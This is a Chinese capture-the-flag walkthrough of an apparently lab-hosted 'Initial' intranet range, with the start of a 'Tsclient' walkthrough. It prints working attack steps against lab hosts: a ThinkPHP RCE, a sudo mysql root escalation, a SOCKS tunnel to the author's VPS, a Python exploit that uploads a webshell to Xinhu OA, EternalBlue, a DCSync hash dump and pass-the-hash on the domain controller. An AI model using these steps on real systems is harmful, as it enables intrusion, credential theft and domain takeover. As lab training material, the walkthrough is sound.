Initial
靶机ip:39.99.239.120
nmap扫描开放端口及服务:
$ nmap 39.99.239.120 --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-22 23:43 CST
Nmap scan report for 39.99.239.120
Host is up (0.061s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
fscan扫描漏洞:
$ ./fscan -h 39.99.239.120
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan Version: 2.0.1

[1.1s]     已选择服务扫描模式
[1.1s]     开始信息扫描
[1.1s]     最终有效主机数量: 1
[1.1s]     开始主机扫描
[1.1s]     使用服务插件: activemq, cassandra, elasticsearch, findnet, ftp, imap, kafka, ldap, memcached, modbus, mongodb, ms17010, mssql, mysql, neo4j, netbios, oracle, pop3, postgres, rabbitmq, rdp, redis, rsync, smb, smb2, smbghost, smtp, snmp, ssh, telnet, vnc, webpoc, webtitle
[1.1s]     有效端口数量: 233
[1.2s] [*] 端口开放 39.99.239.120:80
[1.2s] [*] 端口开放 39.99.239.120:22
[4.1s]     扫描完成, 发现 2 个开放端口
[4.1s]     存活端口数量: 2
[4.1s]     开始漏洞扫描
[4.2s]     POC加载完成: 总共387个,成功387个,失败0个
[4.3s] [*] 网站标题 http://39.99.239.120      状态码:200 长度:5578   标题:Bootstrap Material Admin
[9.8s] [+] 目标: http://39.99.239.120:80
  漏洞类型: poc-yaml-thinkphp5023-method-rce
  漏洞名称: poc1
  详细信息:
        参考链接:https://github.com/vulhub/vulhub/tree/master/thinkphp/5.0.23-rce
[17.2s]     扫描已完成: 3/3

可以看到web服务存在thinkphp5.0.23-rce的漏洞,利用工具 ThinkphpGUI 直接打:
蚁剑连上webshell,suid权限的文件没什么可利用的,看看 www-data 用户有什么可以执行的命令:
(www-data:/) $ find / -perm -u=s -type f 2>/dev/null
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/su
/usr/bin/at
/usr/bin/chsh
/usr/bin/stapbpf
/usr/bin/staprun
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device

(www-data:/) $ sudo -l
Matching Defaults entries for www-data on ubuntu-web01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on ubuntu-web01:
    (root) NOPASSWD: /usr/bin/mysql
sudo mysql提权:
sudo mysql -e '\! ls /root'
sudo mysql -e '\! ls /root/flag'
sudo mysql -e '\! cat /root/flag/flag01.txt'
flag01.txt:
(www-data:/) $ sudo mysql -e '\! cat /root/flag/flag01.txt'
 ██     ██ ██     ██       ███████   ███████       ██     ████     ██   ████████
░░██   ██ ░██    ████     ██░░░░░██ ░██░░░░██     ████   ░██░██   ░██  ██░░░░░░██
 ░░██ ██  ░██   ██░░██   ██     ░░██░██   ░██    ██░░██  ░██░░██  ░██ ██      ░░
  ░░███   ░██  ██  ░░██ ░██      ░██░███████    ██  ░░██ ░██ ░░██ ░██░██
   ██░██  ░██ ██████████░██      ░██░██░░░██   ██████████░██  ░░██░██░██    █████
  ██ ░░██ ░██░██░░░░░░██░░██     ██ ░██  ░░██ ░██░░░░░░██░██   ░░████░░██  ░░░░██
 ██   ░░██░██░██     ░██ ░░███████  ░██   ░░██░██     ░██░██    ░░███ ░░████████
░░     ░░ ░░ ░░      ░░   ░░░░░░░   ░░     ░░ ░░      ░░ ░░      ░░░   ░░░░░░░░
Congratulations!!! You found the first flag, the next flag may be in a server in the internal network.
flag01: flag{60b53231-
后续打内网,先用蚁剑上传 fscan 到 /tmp 目录下,查一下ip网段:
(www-data:/tmp) $ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:16:3e:05:d1:5c brd ff:ff:ff:ff:ff:ff
    inet 172.22.1.15/16 brd 172.22.255.255 scope global dynamic eth0
       valid_lft 1892158414sec preferred_lft 1892158414sec
    inet6 fe80::216:3eff:fe05:d15c/64 scope link
       valid_lft forever preferred_lft forever
先给可执行权限,fscan 扫描后的结果会保存在当前目录下的 result.txt 中:
(www-data:/tmp) $ chmod u+x fscan
(www-data:/tmp) $ ./fscan -h 172.22.1.0/24
(www-data:/tmp) $ cat result.txt
[2025-10-22 23:58:56] [HOST] 目标:172.22.1.15 状态:alive 详情:protocol=ICMP
[2025-10-22 23:58:56] [HOST] 目标:172.22.1.18 状态:alive 详情:protocol=ICMP
[2025-10-22 23:58:57] [HOST] 目标:172.22.1.2 状态:alive 详情:protocol=ICMP
[2025-10-22 23:58:57] [HOST] 目标:172.22.1.21 状态:alive 详情:protocol=ICMP
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.15 状态:open 详情:port=80
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.15 状态:open 详情:port=22
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.18 状态:open 详情:port=135
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.18 状态:open 详情:port=445
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.18 状态:open 详情:port=139
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.2 状态:open 详情:port=445
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.2 状态:open 详情:port=389
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.2 状态:open 详情:port=139
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.18 状态:open 详情:port=80
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.2 状态:open 详情:port=135
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.2 状态:open 详情:port=88
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.21 状态:open 详情:port=139
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.21 状态:open 详情:port=135
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.21 状态:open 详情:port=445
[2025-10-22 23:59:01] [PORT] 目标:172.22.1.18 状态:open 详情:port=3306
[2025-10-22 23:59:04] [SERVICE] 目标:172.22.1.21 状态:identified 详情:hostname=XIAORANG-WIN7, ipv4=[172.22.1.21], ipv6=[]
[2025-10-22 23:59:04] [VULN] 目标:172.22.1.21 状态:vulnerable 详情:port=445, vulnerability=MS17-010, os=Windows Server 2008 R2 Enterprise 7601 Service Pack 1
[2025-10-22 23:59:04] [SERVICE] 目标:172.22.1.2 状态:identified 详情:port=445, service=smb, os=Windows Server 2016 Datacenter 14393
[2025-10-22 23:59:04] [SERVICE] 目标:172.22.1.2 状态:identified 详情:domain_name=xiaorang.lab, server_service=DC01, port=139, computer_name=DC01.xiaorang.lab, netbios_domain=XIAORANG, netbios_computer=DC01, workstation_service=DC01, domain_controllers=XIAORANG, os_version=Windows Server 2016 Datacenter 14393
[2025-10-22 23:59:04] [SERVICE] 目标:172.22.1.2 状态:identified 详情:hostname=DC01, ipv4=[172.22.1.2], ipv6=[]
[2025-10-22 23:59:04] [SERVICE] 目标:172.22.1.18 状态:identified 详情:hostname=XIAORANG-OA01, ipv4=[172.22.1.18], ipv6=[]
[2025-10-22 23:59:04] [SERVICE] 目标:172.22.1.15 状态:identified 详情:title=Bootstrap Material Admin, Url=http://172.22.1.15, status_code=200, length=5578, server_info=map[content-type:text/html; charset=utf-8 date:Wed, 22 Oct 2025 15:59:04 GMT length:5578 server:Apache/2.4.41 (Ubuntu) status_code:200 title:Bootstrap Material Admin vary:Accept-Encoding], fingerprints=[], port=80, service=http
[2025-10-22 23:59:04] [SERVICE] 目标:172.22.1.18 状态:identified 详情:workstation_service=XIAORANG-OA01, server_service=XIAORANG-OA01, os_version=Windows Server 2012 R2 Datacenter 9600, port=139, computer_name=XIAORANG-OA01.xiaorang.lab, domain_name=xiaorang.lab, netbios_domain=XIAORANG, netbios_computer=XIAORANG-OA01
[2025-10-22 23:59:04] [SERVICE] 目标:172.22.1.21 状态:identified 详情:netbios_computer=XIAORANG-WIN7, workstation_service=XIAORANG-WIN7, server_service=XIAORANG-WIN7, os_version=Windows Server 2008 R2 Enterprise 7601 Service Pack 1, port=139, computer_name=XIAORANG-WIN7.xiaorang.lab, domain_name=xiaorang.lab, netbios_domain=XIAORANG
[2025-10-22 23:59:05] [SERVICE] 目标:172.22.1.18 状态:identified 详情:fingerprints=[], port=80, service=http, title=无标题, Url=http://172.22.1.18, status_code=302, length=0, server_info=map[cache-control:no-store, no-cache, must-revalidate content-length:0 content-type:text/html;charset=utf-8 date:Wed, 22 Oct 2025 15:59:04 GMT expires:Thu, 19 Nov 1981 08:52:00 GMT length:0 location:?m=login pragma:no-cache redirect_Url:http://172.22.1.18?m=login server:Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9 set-cookie:PHPSESSID=usae6qvqpcqiqc1jrcdvuubeu6; path=/ status_code:302 title:无标题 x-powered-by:PHP/7.1.9]
[2025-10-22 23:59:05] [SERVICE] 目标:172.22.1.18 状态:identified 详情:title=信呼协同办公系统, Url=http://172.22.1.18?m=login, status_code=200, length=4012, server_info=map[cache-control:no-store, no-cache, must-revalidate content-type:text/html;charset=utf-8 date:Wed, 22 Oct 2025 15:59:05 GMT expires:Thu, 19 Nov 1981 08:52:00 GMT length:4012 pragma:no-cache server:Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9 set-cookie:PHPSESSID=fv540efek5pjvre6rfkjapbcvo; path=/ status_code:200 title:信呼协同办公系统 x-powered-by:PHP/7.1.9], fingerprints=[], port=80, service=http
[2025-10-22 23:59:07] [VULN] 目标:http://172.22.1.15:80 状态:vulnerable 详情:vulnerability_type=poc-yaml-thinkphp5023-method-rce, vulnerability_name=poc1, references=[https://github.com/vulhub/vulhub/tree/master/thinkphp/5.0.23-rce]
信息收集:
172.22.1.2:DC域控
172.22.1.15:thinkphp5.0.23 RCE 已被利用
172.22.1.18:信呼协同办公系统
172.22.1.21:XIAORANG-WIN7 存在MS17-010漏洞
先利用 Stowaway 进行内网代理,蚁剑上传 linux_x64_agent,给执行权限,vps先开启服务端:
./linux_x64_admin -l 2345 -s 114514
172.22.1.15 入口机连接服务端:
./linux_x64_agent -c vps的ip:2345 -s 114514
vps开放端口3456:
(admin) >> use 0
(node 0) >> socks 3456
[*] Trying to listen on 0.0.0.0:3456......
[*] Waiting for agent's response......
[*] Socks start successfully!

本地浏览器配置 FoxyProxy:

访问到内网的信呼协同办公系统web服务:
配置kali上的 /etc/proxychains4.conf:
socks5 vps的ip 3456
利用网上已有的脚本,exp.py:
import requests


session = requests.session()

url_pre = 'http://172.22.1.18/'
url1 = url_pre + '?a=check&m=login&d=&ajaxbool=true&rnd=533953'
url2 = url_pre + '/index.php?a=upfile&m=upload&d=public&maxsize=100&ajaxbool=true&rnd=798913'
url3 = url_pre + '/task.php?m=qcloudCos|runt&a=run&fileid=11'

data1 = {
    'rempass': '0',
    'jmpass': 'false',
    'device': '1625884034525',
    'ltype': '0',
    'adminuser': 'YWRtaW4=',
    'adminpass': 'YWRtaW4xMjM=',
    'yanzm': ''
}


r = session.post(url1, data=data1)
r = session.post(url2, files={'file': open('1.php', 'r+')})

filepath = str(r.json()['filepath'])
filepath = "/" + filepath.split('.uptemp')[0] + '.php'
id = r.json()['id']

url3 = url_pre + f'/task.php?m=qcloudCos|runt&a=run&fileid={id}'

r = session.get(url3)
r = session.get(url_pre + filepath + "?1=system('dir');")
print(r.text)
搭配 proxychains 利用脚本上传webshell:
$ proxychains python exp.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  vps的ip:3456  ...  172.22.1.18:80  ...  OK
 ������ C �еľ�û�б�ǩ��
 ��������� E0D6-4F4A

 C:\phpStudy\PHPTutorial\WWW\upload\2025-10 ��Ŀ¼

2025/10/23  11:40    <DIR>          .
2025/10/23  11:40    <DIR>          ..
2025/10/23  11:33                40 23_11332296.uptemp
2025/10/23  11:40                29 23_11405758.php
               2 ���ļ�             69 ��
               2 ��Ŀ¼ 22,776,528,896 ������
蚁剑连配置好代理:

连上内网的webshell,查看当前用户:
C:\phpStudy\PHPTutorial\WWW\upload\2025-10> whoami
nt authority\system
C:/Users/Administrator/flag/flag02.txt:
 ___    ___ ___  ________  ________  ________  ________  ________   ________
|\  \  /  /|\  \|\   __  \|\   __  \|\   __  \|\   __  \|\   ___  \|\   ____\
\ \  \/  / | \  \ \  \|\  \ \  \|\  \ \  \|\  \ \  \|\  \ \  \\ \  \ \  \___|
 \ \    / / \ \  \ \   __  \ \  \\\  \ \   _  _\ \   __  \ \  \\ \  \ \  \  ___
  /     \/   \ \  \ \  \ \  \ \  \\\  \ \  \\  \\ \  \ \  \ \  \\ \  \ \  \|\  \
 /  /\   \    \ \__\ \__\ \__\ \_______\ \__\\ _\\ \__\ \__\ \__\\ \__\ \_______\
/__/ /\ __\    \|__|\|__|\|__|\|_______|\|__|\|__|\|__|\|__|\|__| \|__|\|_______|
|__|/ \|__|


flag02: 2ce3-4813-87d4-

Awesome! ! ! You found the second flag, now you can attack the domain controller.
proxychains + msfconsole 打永恒之蓝:
$ proxychains msfconsole
msf6 > search ms17-010
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/bind_tcp_uuid
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.22.1.21
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
运行成功后出现 meterpreter>,此时已经是SYSTEM 账户,可以通过 DCSync 来导出所有用户的 hash 然后进行哈希传递攻击,要想使用 DCSync 必须获得以下任一用户的权限:
Administrators 组内的用户
Domain Admins 组内的用户
Enterprise Domain Admins 组内的用户
调用mimikatz模块打 PTH,导出域内所有用户的信息(包括哈希值):
load kiwi
kiwi_cmd "lsadump::dcsync /domain:xiaorang.lab /all /csv" exit

[DC] 'xiaorang.lab' will be the domain
[DC] 'DC01.xiaorang.lab' will be the DC server
[DC] Exporting domain 'xiaorang.lab'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502     krbtgt  fb812eea13a18b7fcdb8e6d67ddc205b        514
1106    Marcus  e07510a4284b3c97c8e7dee970918c5c        512
1107    Charles f6a9881cd5ae709abb4ac9ab87f24617        512
1000    DC01$   5e213d826e0f3abd5da6a60008fc7d17        532480
500     Administrator   10cf89a850fb1cdbe6bb432b859164c8        512
1104    XIAORANG-OA01$  96772bfc48f72ad75bee0775454111f1        4096
1108    XIAORANG-WIN7$  71611aa5ef5bb0f273b6bb8c1e88b990        4096

mimikatz(powershell) # exit
Bye!
proxychains + crackmapexec 来进行横向移动,直接执行获取flag3的命令:
$ proxychains crackmapexec smb 172.22.1.2 -u administrator -H10cf89a850fb1cdbe6bb432b859164c8 -d xiaorang.lab -x "type Users\Administrator\flag\flag03.txt"
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  vps的ip:3456  ...  172.22.1.2:445  ...  OK
[proxychains] Strict chain  ...  vps的ip:3456  ...  172.22.1.2:135  ...  OK
SMB         172.22.1.2      445    DC01             [*] Windows Server 2016 Datacenter 14393 x64 (name:DC01) (domain:xiaorang.lab) (signing:True) (SMBv1:True)
[proxychains] Strict chain  ...  vps的ip:3456  ...  172.22.1.2:445  ...  OK
SMB         172.22.1.2      445    DC01             [+] xiaorang.lab\administrator:10cf89a850fb1cdbe6bb432b859164c8 (Pwn3d!)
[proxychains] Strict chain  ...  vps的ip:3456  ...  172.22.1.2:135  ...  OK
[proxychains] Strict chain  ...  vps的ip:3456  ...  172.22.1.2:49668  ...  OK
SMB         172.22.1.2      445    DC01             [+] Executed command
SMB         172.22.1.2      445    DC01             ___   ___
SMB         172.22.1.2      445    DC01             \\ / /       / /    // | |     //   ) ) //   ) )  // | |     /|    / / //   ) )
SMB         172.22.1.2      445    DC01             \  /       / /    //__| |    //   / / //___/ /  //__| |    //|   / / //
SMB         172.22.1.2      445    DC01             / /       / /    / ___  |   //   / / / ___ (   / ___  |   // |  / / //  ____
SMB         172.22.1.2      445    DC01             / /\\     / /    //    | |  //   / / //   | |  //    | |  //  | / / //    / /
SMB         172.22.1.2      445    DC01             / /  \\ __/ /___ //     | | ((___/ / //    | | //     | | //   |/ / ((____/ /
SMB         172.22.1.2      445    DC01
SMB         172.22.1.2      445    DC01
SMB         172.22.1.2      445    DC01             flag03: e8f88d0d43d6}
SMB         172.22.1.2      445    DC01
SMB         172.22.1.2      445    DC01             Unbelievable! ! You found the last flag, which means you have full control over the entire domain network.
flag{60b53231-2ce3-4813-87d4-e8f88d0d43d6}
参考资料:
https://fushuling.com/index.php/2023/08/27/%e6%98%a5%e7%a7%8b%e4%ba%91%e5%a2%83%c2%b7initial/
Tsclient
靶机ip:39.98.109.218
nmap:
nmap 39.98.109.218 -sV -sS --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 18:24 HKT
Nmap scan report for 39.98.109.218
Host is up (0.0048s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
fscan扫描漏洞:
./fscan -h 39.98.109.218

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
39.98.109.218:1433 open
39.98.109.218:80 open
[*] alive ports len is: 2
start vulscan
[*] WebTitle http://39.98.109.218      code:200 len:703    title:IIS Windows Server
[+] mssql 39.98.109.218:1433:sa 1qaz!QAZ
已完成 2/2
[*] 扫描结束,耗时: 10.136861589s
